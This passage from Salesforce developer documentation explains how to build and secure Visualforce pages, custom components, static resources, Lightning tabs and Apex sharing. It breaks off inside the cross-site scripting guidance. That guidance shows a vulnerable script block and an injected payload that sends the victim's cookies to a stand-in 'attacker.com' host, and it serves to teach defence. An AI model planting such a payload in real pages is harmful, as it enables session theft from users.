 - Click the Preview button () to open the page in a new window.

-  **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Visualforce pages use the same expression language as formulas—that is, anything inside `{ ! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{ !$User.FirstName }` merge field to a page.

```
<apex:page>
  Hello { !$User.FirstName }!
</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

1. From Setup, enter `tabs` in the `Quick Find` box, then select **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab.
4. Enter a label to display on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

If a tab style is already in use, a number enclosed in brackets `[]` appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.

6. Click a tab style to select the color scheme and icon for the custom tab.

Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

- a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.
- b. Click **Insert an Image**, select the document folder, and select the image you want to use.

Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

USER PERMISSIONS

To create Visualforce Tabs:

- "Customize Application"

 **Note:** This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ().

c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Optionally, select the `Salesforce Mobile Classic Ready` checkbox to indicate that the Visualforce page displays and functions properly in the Salesforce Mobile Classic app.

Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Mobile Classic configurations. Before mobilizing a Visualforce tab, review the Salesforce Mobile Classic tab considerations to ensure that the Visualforce pages in your tabs are compatible with mobile browsers.

 **Note:** The `Salesforce Mobile Classic Ready` checkbox is visible only if Salesforce Mobile Classic is enabled for your organization.

This setting doesn't affect the display of Visualforce tabs in the Salesforce1 app. To enable a new Visualforce tab for use in Salesforce1, see [Enable Visualforce Pages for the Salesforce1 Mobile App](#) on page 1059 and [Defining Visualforce Pages](#) on page 5860.

8. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Splash pages don't display in the Salesforce Mobile Classic app. Avoid using a splash page if you plan to mobilize this tab.
9. Enter a description of the tab, if desired, and click **Next**.
10. Choose the user profiles for which the new custom tab will be available.
11. Specify the custom apps that should include the new tab.
12. Select **Append tab to users' existing personal customizations** to add the tab to your users' customized display settings if they have customized their personal display.
13. Click **Save**.

[Defining Visualforce Pages](#)

Uncaught Exceptions in Visualforce

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to look further into the problem.

If a Visualforce page that you didn't develop has an error or uncaught exception:

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user ID. No other user data is included in the report.

If you're in development mode and *not* in the same namespace as the page, you see the exception message, the exception type, and a notification that the developer was notified by email.

If you're the developer and in the same namespace as the page, and you are *not* in development mode, you see an exception message. You might also see a message indicating that the developer has been notified. If you *are* in development mode, you see the exception message, the exception type, and the Apex stack trace.

[Debugging Your Code](#)

Managing Version Settings for Visualforce Pages and Custom Components

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

 **Note:** Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

 **Note:** You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.

To create, edit, and set version settings for Visualforce pages:

- "Customize Application"

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

```
Your browser privacy settings have prevented this page from
showing some content. To display this content you need to change
your browser privacy settings to allow "Third Party" cookies
from the domain mypages.na1.visual.force.com. Alternatively,
if your browser is Internet Explorer, you can add
mypages.na1.visual.force.com. to your trusted sites list in the
security options page.
```

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

Purpose

CUR - Information is used to complete the activity for which it was provided.

Category

STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.

Recipient

OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see [Platform for Privacy Preferences \(P3P\) Project](#).

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Visualforce Components

Visualforce components are small, reusable pieces of functionality—think widgets, panels, user interface elements, that kind of thing—that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the

EDITIONS

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

[Defining Visualforce Custom Components](#)

[Viewing and Editing Visualforce Custom Components](#)

Defining Visualforce Custom Components

To create a Visualforce custom component:

1. In Salesforce from Setup, enter *Components* in the **Quick Find** box, then select **VisualforceComponents**.
2. Click **New**.
3. In the **Label** text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the **Name** text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the **Description** text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the **Body** text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create custom components:

- "Customize Application"

 **Note:** You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by entering *Components* in the **Quick Find** box, then selecting **VisualforceComponents**, and then clicking **Edit** next to the `myNewComponent` custom component.

SEE ALSO:

[Visualforce Components](#)

[Visualforce Components](#)

Viewing and Editing Visualforce Custom Components

From Setup, enter *Components* in the **Quick Find** box, then select **VisualforceComponents** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

Once your component has been created, you can view it at

`http://mySalesforceInstance/apexcomponent/nameOfNewComponent`, where the value of *mySalesforceInstance* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *nameOfNewComponent* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

USER PERMISSIONS

To clone, edit, delete, or set versions for custom components:

- "Customize Application"

Managing Visualforce Custom Components

After creating custom components, you can view, edit and delete them. From Setup, enter *Components* in the **Quick Find** box, then select **Visualforce Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to [define a new custom component](#).
- Click a custom component name to [display detailed information about the component](#).
- Click **Edit** to [modify a component's name or markup](#).

 **Note:** A  icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A  icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.

- Click **Del** to remove a custom component from your organization.

 **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `!$Resource` global variable instead of hard-coding document IDs:
 - To reference a stand-alone file, use `!$Resource.<resource_name>` as a merge field, where `<resource_name>` is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
  'images/Bluehills.jpg')}" width="50" height="50"/>
```

USER PERMISSIONS

To create and edit custom components:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js') }"/>
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

```
table { background-image: url('img/testimage.gif') }
```

When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named “`style_resources`”. Then, in your page, add the following component:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css') }"/>
```

Since the static resource contains both the style sheet and the image, the relative path in the style sheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size. An organization can have up to 250 MB of static resources. Static resources apply to your organization’s quota of data storage.

[Defining Static Resources](#)

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To clone, edit, or delete static resources:

- "Customize Application"

Managing Static Resources

After creating static resources, you can customize, edit, and delete them. From Setup, enter *Static Resources* in the **Quick Find** box, then select **Static Resources** to display the Static Resources list page, which shows the list of resources defined for your organization. From this page you can:

- Click **New Static Resource** to define a new static resource.
- Click a resource name to display detailed information about the page, including its MIME type and size.
- Click **Edit** next to a resource to modify the resource's name or to upload a new version of the resource.
- Click **Del** to remove a resource.

 **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Lightning Component Framework

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It's a modern framework for building single-page applications engineered for growth.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

Use the Developer Console to create Lightning components.

[Lightning Components Developer's Guide](#)

Why Use the Lightning Component Framework Overview?

There are many benefits of using the Lightning Component framework to build components and apps.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

Out-of-the-Box Component Set

Comes with an out-of-the-box set of components to kick start building apps. You don't have to spend your time optimizing your apps for different devices as the components take care of that for you.

Rich component ecosystem

Create business-ready components and make them available in Salesforce1, Lightning Experience, and Communities. Salesforce1 users access your components via the navigation menu. Customize Lightning Experience or Communities using drag-and-drop components on a Lightning Page in the Lightning App Builder or using Community Builder. Additional components are available for your org in the AppExchange. Similarly, you can publish your components and share them with other users.

Performance

Uses a stateful client and stateless server architecture that relies on JavaScript on the client side to manage UI component metadata and application data. The client calls the server only when absolutely necessary; for example to get more metadata or data. The server only sends data that is needed by the user to maximize efficiency. The framework uses JSON to exchange data between the server and the client. It intelligently utilizes your server, browser, devices, and network so you can focus on the logic and interactions of your apps.

Event-driven architecture

Uses an event-driven architecture for better decoupling between components. Any component can subscribe to an application event, or to a component event they can see.

Faster development

Empowers teams to work faster with out-of-the-box components that function seamlessly with desktop and mobile devices. Building an app with components facilitates parallel design, improving overall development efficiency.

Components are encapsulated and their internals stay private, while their public shape is visible to consumers of the component. This strong separation gives component authors freedom to change the internal implementation details and insulates component consumers from those changes.

Device-aware and cross browser compatibility

Apps use responsive design and provide an enjoyable user experience. The Lightning Component framework supports the latest in browser technology such as HTML5, CSS3, and touch events.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

Enable Debug Mode for Lightning Components

Enable debug mode to make it easier to debug JavaScript code in your Lightning components.

There are two modes: production and debug. By default, the Lightning Component framework runs in production mode. This mode is optimized for performance. It uses the Google Closure Compiler to optimize and minimize the size of the JavaScript code. The method names and code are heavily obfuscated.

When you enable debug mode, the framework doesn't use Google Closure Compiler so the JavaScript code isn't minimized and is easier to read and debug. Debug mode also adds more detailed output for some warnings and errors.

 **Important:** Debug mode has a significant performance impact. The setting affects all users in your org. For this reason, we recommend using it only in sandbox and Developer Edition orgs. Don't leave debug mode on permanently in your production org.

To enable debug mode for your org:

1. From Setup, enter *Lightning Components* in the Quick Find box, then select **Lightning Components**.
2. Select the `Enable Debug Mode` checkbox.
3. Click **Save**.

 **Note:** The `Enable LockerService for Managed Packages` setting lets you control whether LockerService is enforced for components installed from a managed package. The checkbox is only visible when the LockerService critical update is activated.

[Lightning Component Framework](#)

[Lightning Components Developer's Guide](#)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

Add Lightning Components as Custom Tabs in Salesforce1

Make your Lightning components available for Salesforce1 users by displaying them in a custom tab.

In the component you wish to add, include `implements="force:appHostable"` in your `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

The `appHostable` interface makes the component available as a custom tab.

Use the Developer Console to create Lightning components.

Include your components in the Salesforce1 navigation menu by following these steps.

1. Create a custom Lightning component tab for the component. From Setup, enter `tabs` in the `Quick Find` box, then select **Tabs**.

Note: You must create a custom Lightning component tab before you can add your component to the Salesforce1 navigation menu. Accessing your Lightning component from the full Salesforce site is not supported.

2. Add your Lightning component to the Salesforce1 navigation menu.
 - a. From Setup, enter `Navigation` in the `Quick Find` box, then select **Salesforce1 Navigation**.
 - b. Select the custom tab you just created and click **Add**.
 - c. Sort items by selecting them and clicking **Up** or **Down**.

In the navigation menu, items appear in the order you specify. The first item in the Selected list becomes your users' Salesforce1 landing page.

3. Check your output by going to the Salesforce1 mobile browser app. Your new menu item should appear in the navigation menu.

 **Note:** By default, the mobile browser app is turned on for your org. For more information on using the Salesforce1 mobile browser app, see the [Salesforce1 App Developer Guide](#).

[Lightning Component Framework](#)

[Developer Console Functionality](#)

Add Lightning Components as Custom Tabs in Lightning Experience

Make your Lightning components available for Lightning Experience users by displaying them in a custom tab.

In the components you wish to include in Lightning Experience, add `implements="force:appHostable"` in the `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

Use the Developer Console to create Lightning components.

Follow these steps to include your components in Lightning Experience and make them available to users in your organization.

1. Create a custom tab for this component.
 - a. From Setup, enter `tabs` in the `Quick Find` box, then select **Tabs**.
 - b. Click **New** in the Lightning Component Tabs related list.
 - c. Select the Lightning component that you want to make available to users.
 - d. Enter a label to display on the tab.
 - e. Select the tab style and click **Next**.
 - f. When prompted to add the tab to profiles, accept the default and click **Save**.
2. Add your Lightning components to the App Launcher.

- a. From Setup, enter `Apps` in the `Quick Find` box, then select **Apps**.
 - b. Click **New**. Select `Custom app` and then click **Next**.
 - c. Enter `Lightning` for `App Label` and click **Next**.
 - d. In the `Available Tabs` dropdown menu, select the Lightning Component tab you created and click the right arrow button to add it to the custom app.
 - e. Click **Next**. Select the `Visible` checkbox to assign the app to profiles and then **Save**.
3. Check your output by navigating to the App Launcher in Lightning Experience. Your custom app should appear in the App Launcher. Click the custom app to see the components you added.

Securing Your Code

This section contains information about implementing security in your code.

[How Does Apex Class Security Work?](#)

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This lets you apply granular security to Apex operations in your org.

[Visualforce Page Security](#)

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

[Security Guidelines for Apex and Visualforce Development](#)

Understand and guard against vulnerabilities in your code as you develop custom applications.

How Does Apex Class Security Work?

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This lets you apply granular security to Apex operations in your org.

You can set Apex class security via:

- The Apex class list page
- An Apex class detail page
- Permission sets
- Profiles

These permissions apply only to Apex class methods. The method can be a web service method or any method used in a custom Visualforce controller or controller extension that's applied to a Visualforce page. In contrast, triggers always fire on trigger events (such as `insert` or `update`), regardless of a user's permissions.

 **Note:** If you've installed a managed package in your org, you can set security only for the Apex classes in the package that are declared as `global` or for classes that contain methods declared as `webservice`.

If users have the "Author Apex" permission, they can access all Apex classes in the associated organization, regardless of the security settings for individual classes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise, and Database.com** Editions

Permission for an Apex class is checked only at the top level. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

Create Apex Sharing Reasons

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

 **Note:** For more information on Apex managed sharing, see the [Force.com Apex Code Developer's Guide](#).

Salesforce displays Apex sharing reasons in the **Reason** column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the “Modify All Data” permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the **Reason** column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

USER PERMISSIONS

To edit profiles:

- “Manage Profiles and Permission Sets”

EDITIONS

Available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To create Apex sharing reasons:

- “Author Apex”

To view Apex sharing reasons:

- “View Setup and Configuration”

3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. Click **Save**.

SEE ALSO:

- [Recalculate Apex Managed Sharing](#)
- [Find Object Management Settings](#)

Recalculate Apex Managed Sharing

! **Important:** When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

✔ Note: Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

For information on creating Apex managed sharing and recalculation classes, see the [Force.com Apex Code Developer's Guide](#).

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

To run an Apex sharing recalculation, from the management settings for a custom object, go to Apex Sharing Recalculation, and then click **New**.

When working with Apex sharing recalculations, note the following.

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If this Apex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To associate an Apex managed sharing recalculation class:

- "Author Apex"

To run an Apex managed sharing recalculation:

- "Author Apex"

OR

"Manage Sharing"

- You cannot associate Apex sharing recalculations with standard objects.

SEE ALSO:[Create Apex Sharing Reasons](#)[Find Object Management Settings](#)

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

If users have the "Customize Application" permission, they can access all Visualforce pages in the associated organization. However, they can still have restrictions related to Apex classes. The "Customize Application" permission doesn't allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access.

Also, to include Apex in a page, users must have the "Author Apex" permission or access to the Apex class.

-  **Note:** Organizations with Force.com sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

[Setting Visualforce Page Security from a Page Definition](#)[Setting Visualforce Page Security from Permission Sets](#)[Set Visualforce Page Security from Profiles](#)

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at <https://developer.salesforce.com/page/Security>.

[Manage Versions](#)

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Visualforce is not available in **Database.com**.

to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the `<` character is converted to `<`; so that a literal `<` displays on the user's screen.

```
<apex:outputText>
  {$CurrentPage.parameters.userInput}
